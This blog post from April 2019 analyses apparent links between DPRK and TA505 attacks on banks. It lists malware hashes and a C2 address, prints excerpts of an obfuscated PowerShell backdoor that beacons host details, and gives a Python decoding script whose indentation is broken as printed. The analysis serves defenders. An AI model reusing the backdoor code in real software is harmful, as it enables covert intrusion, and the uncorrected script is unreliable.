OSINT Reporting Regarding DPRK and TA505 Overlap

norfolkinfosec.com/osint-reporting-on-dprk-and-ta505-overlap/

norfolk April 10, 2019

Yesterday, at SAS2019, BAE Systems presented findings related to DPRK SWIFT heist activity that took place in 2018. As part of this research (a leaked video of the presentation is available online), BAE included two key points not previously disclosed in the public domain:

– The existence of a PowerShell backdoor attributable to DPRK, which the researchers dubbed PowerBrace
– A possible overlap between TA505 intrusions and DPRK intrusions, suggesting a possible hand-off between the two groups.

This blog will leave a full analysis of those two points and the supporting context to the people that found them, as it's theirs to share; however, data that may support such conclusions *have* been available in open source for quite some time.

In early January, VNCert issued an alert regarding attacks targeting financial institutions, containing a mix of DPRK IOCs (including a keylogger referred to as PSLogger previously analyzed by this blog), TA505 IOCs (previously published by 360 TIC), and a handful of PowerShell scripts that are generally identical aside from a handful of configuration changes. Furthermore, the aforementioned keylogger was first uploaded by a submitter (fabd7a52) in Pakistan in December 2018. That same submitter acted as the first uploader for one of the PowerShell samples identified below (b88d4d72fdabfc040ac7fb768bf72dcd), further corroborating a possible link.

Given the multi-sourced reporting overlaps and the additional Pakistan findings mentioned above, this blog assesses that the PowerShell scripts in question likely belong to the same family of DPRK-attributable malware reported by BAE systems.

A listing of selected IOCs is below the fold, alongside a few brief notes (and a script) for *how* to analyze the PowerShell malware.
IOCs from VNCert

TA505:

These contain infrastructure overlaps with reporting from the same month found here: https://ti.360.net/blog/articles/excel-4.0-macro-utilized-by-ta505-to-target-financial-institutions-recently-en/

MD5: 5B7244C47104F169B0840440CDEDE788
MD5: cc29adb5b78300b0f17e566ad461b2c7
MD5: E00499E21F9DCF77FC990400B8B3C2B5

MD5: 53F7BE945D5755BB628DEECB71CDCBF2
MD5: 9c35e9aa9255aa2214d704668b039ef6
MD5: 2e0d13266b45024153396f002e882f15
MD5: 26f09267d0ec0d339e70561a610fb1fd
MD5: 09e4f724e73fccc1f659b8a46bfa7184


DPRK:
HSMBalance.exe MD5:34404a3fb9804977c6ab86cb991fb130 – Keylogger
ICAS.ps1 MD5: b12325a1e6379b213d35def383da2986 – Possible PowerBrace
MD5: 8a41520c89dce75a345ab20ee352fef0 – Possible PowerBrace
MD5: 7c651d115109fd8f35fddfc44fd24518 – Possible PowerBrace
MD5: b88d4d72fdabfc040ac7fb768bf72dcd – Possible PowerBrace
MD5: 3be75036010f1f2102b6ce09a9299bca – Possible PowerBrace

Several hashes were omitted: these were EML files that belong to specific financial organizations. Others were not on VirusTotal or were not read properly by OCR.
A Few Notes on the PowerShell Backdoor

MD5 Used: b12325a1e6379b213d35def383da2986 (ICAS.ps1)
C2: 192.95.14.128

As previously mentioned, this blog will not be publishing a full analysis of this backdoor in deference to the people who first found it; however, in the interest of helping analysts who need the data, there are a few key points to mention:

– The backdoor uses a configuration file that includes two C2 servers and a series of Base64 encoded commands
– Most of the malware’s function names have been replaced with MD5 hashes




```
${global:fd1f185d369d46ad93dbe0387c3fa164} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UgBFAEcAXwBOAEUAVwBfAEQAVwBPAFIARAA=')))
${global:b97f556da3f7448b87fbeed4a83f4f70} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('UgBFAEcAXwBOAEUAVwBfAEIASQBOAEEAUgBZAA==')))
${global:a3adb413560243d6b54343be4c7f2183} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('RgBJAEwARQBfAE4ARQBXAF8ARABJAFIA')))
${global:93e7174d2ee44ae58dd1a2c37ace4c0c} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('RABFAEwAQQBZAF8AUgBFAFEAVQBFAFMAVAA=')))
${global:8dd36fb6ad2b401f9e2f45f1f0317715} = $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBHAEUATgBUAF8AQwBPAE4ARgBJAEcA')))
${global:a827b1a7acde4e149e851e13c0a78b3e} = $null
${global:7a144dfb85564084ad9756020c7e16c8} = $MyInvocation.MyCommand.Path;
function e0c1f7299605487cb9becae7d734b638
{
    param([byte[]] ${c34380c9939645008c459bc8363078ee})
    ${5eea78a6f24342bbb41e69c3612c5a20} = 0
    ${b747ddd5d373413ba803df5c21fe0ded} = ${c34380c9939645008c459bc8363078ee}.Length
    for(${5eea78a6f24342bbb41e69c3612c5a20}=0;${5eea78a6f24342bbb41e69c3612c5a20} -lt ${b747ddd5d373413ba803df5c21fe0ded};${5eea78a6f24342bbb41e69c3612c5a20}++)
    {
        ${c34380c9939645008c459bc8363078ee}[${5eea78a6f24342bbb41e69c3612c5a20}] = ${c34380c9939645008c459bc8363078ee}[${5eea78a6f24342bbb41e69c3612c5a20}] -bxor 0xBE;
    }
    return ${c34380c9939645008c459bc8363078ee}
}
function c95734b5f67e4d7fb7f9d4c244246303
{
    param([byte[]] ${b3ec040f380247a59f14c50ee837cbe7})
    ${5eea78a6f24342bbb41e69c3612c5a20} = 0
    ${b747ddd5d373413ba803df5c21fe0ded} = ${b3ec040f380247a59f14c50ee837cbe7}.Length
    for(${5eea78a6f24342bbb41e69c3612c5a20}=0;${5eea78a6f24342bbb41e69c3612c5a20} -lt ${b747ddd5d373413ba803df5c21fe0ded};${5eea78a6f24342bbb41e69c3612c5a20}++)
    {
        ${b3ec040f380247a59f14c50ee837cbe7}[${5eea78a6f24342bbb41e69c3612c5a20}] = ${b3ec040f380247a59f14c50ee837cbe7}[${5eea78a6f24342bbb41e69c3612c5a20}] -bxor 0xBE;
    }
    return ${b3ec040f380247a59f14c50ee837cbe7}
```

A snippet of the encoded configuration and obfuscated functions. Right click and open in a new tab to expand.

A script below has been included that performs the Base64 transformation on values where it can find them. To analyze this script, this blog then recommends the following process:

1) Using an easily identifiable command name (decoded by the script), locate that command’s use in a function
2) Identify references between that command and other functions
3) Rename those other functions
4) Repeat

An example of decoded data (with variables and functions renamed manually) is below:



```
Function beacon_function
{
  ${19cc06b5f0e7488a95899ad2ad05f73b} = $env:COMPUTERNAME
  ${user_variable} = "Unknown"
  ${version_var} = "Unknown"
  ${os_arc_var_2} = "Unknown"
  ${reg_proxyserver_var} = "NoExist"
  ${reg_proxyenable_var} = ''
  ${becomes_ip} = "Unknown"
  ${c2_str_var} = ''
  ${private:2ad6060be48c4e999e2dd45f4750ae12} = $env:COMPUTERNAME;
  ${unused_var} = @{ };
  ${private:wmi_info_var} = $null;
  ${compname_var} = $env:COMPUTERNAME;

  ${mac_ip_pair} = gwmi Win32_NetworkAdapterConfiguration | select macaddress,ipaddress
  foreach(${array_item} in ${mac_ip_pair})
  {
    if((${array_item}.macaddress -ne $null) -and (${array_item}.macaddress.Length -ne 0))
    {
      ${becomes_ip} = ${array_item}.ipaddress[0]
      break;
    }
  }
  ${compname_var} = ${compname_var} + -join ((48 .. 57) + (65 .. 90) | Get-Random -Count 8 | % { [char]$_ })
  ${2f301a081eb74ec1b82252b83a7a80d6} = New-Object System.Security.Cryptography.SHA1Managed
  ${8be4707b654e44e994115fe275bf0c05} = [System.Text.Encoding]::UTF8.GetBytes(${compname_var});
  ${0ec6f241bc38414e9b2d8a8f0c44401a} = ${2f301a081eb74ec1b82252b83a7a80d6}.ComputeHash(${8be4707b654e44e994115fe275bf0c05});
```

A portion of the partially decoded and deobfuscated PowerShell backdoor

A script to assist with this is here:

```
import base64
import re

c = open("c:\\users\\[username]\\desktop\\[filename]").readlines()

line_list = []

for line in c:
    #print(line)
    try:
        enc = re.search("(?<=\$\(\[Text.Encoding\]::Unicode.GetString\(\
[Convert\]::FromBase64String\().*?(?=\))",line).group()
                print(line)
                print(enc)
                d = ('"' + base64.b64decode(enc) + '"')
                e = (re.sub("\$\(\[Text.Encoding\]::Unicode.GetString\(\
[Convert\]::FromBase64String\(.*?\)\)\)",d,line))
                f = re.sub("\0","",e)
                line_list.append(f)

    except:
        line_list.append(line)


with open("c:\\users\\[username]\\desktop\\laz_decoded.ps1","wt") as t:
    for unit in line_list:
        t.write(unit)
```